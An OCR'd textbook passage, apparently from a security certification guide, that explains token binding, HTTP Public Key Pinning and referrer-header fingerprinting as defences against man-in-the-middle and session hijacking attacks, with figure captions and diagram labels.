

1
TLS Session – Token Binding?
Generate Keys
2
3
Determine TLS Keys
Signature(TLS Keys), Public Key
4
Web browser
Web Server

Figure 11.37: Implementation of token binding

- **HTTP Public Key Pinning (HPKP)**

  HTTP Public Key Pinning (HPKP) is a trust on first use (TOFU) technique used in an HTTP header that allows a web client to associate a specific public key certificate with a particular server to minimize the risk of MITM attacks based on fraudulent certificates. In TLS sessions, to verify the authenticity of a server's public key, the public key is enclosed in an X.509 digital certificate, which is signed by a certification authority (CA). By compromising any CA, attackers can perform MITM attacks on various TLS sessions. HPKP protects TLS sessions from such attacks by delivering to the client the list of public keys owned by a web server. When the client connects to the web server, it verifies the server's certificate in the certificate chain obtained using HPKP. If the server sends any unidentified public key, the client issues a warning message to the user.



Send Public Keys using HPKP
1
2
TLS Session Establishment
Verify Server's Public Key
3
4
✓ Valid Public Key
✗ Invalid Public Key
Client
Web Server

Figure 11.38: Implementation of HPKP

- **HTTP Referrer Header**

  When a user visits a web page, the browser will set a referrer header. It contains the URL or URI of the web page, which can be used to navigate to the target web page along with the IP address and session ID. Fingerprinting the referrer header of each request will help in identifying the changes in the HTTP headers. When the attacker tries to hijack the session using a valid session ID, the HTTP header differs. Consequently, the intrusion gets detected and the session is terminated.





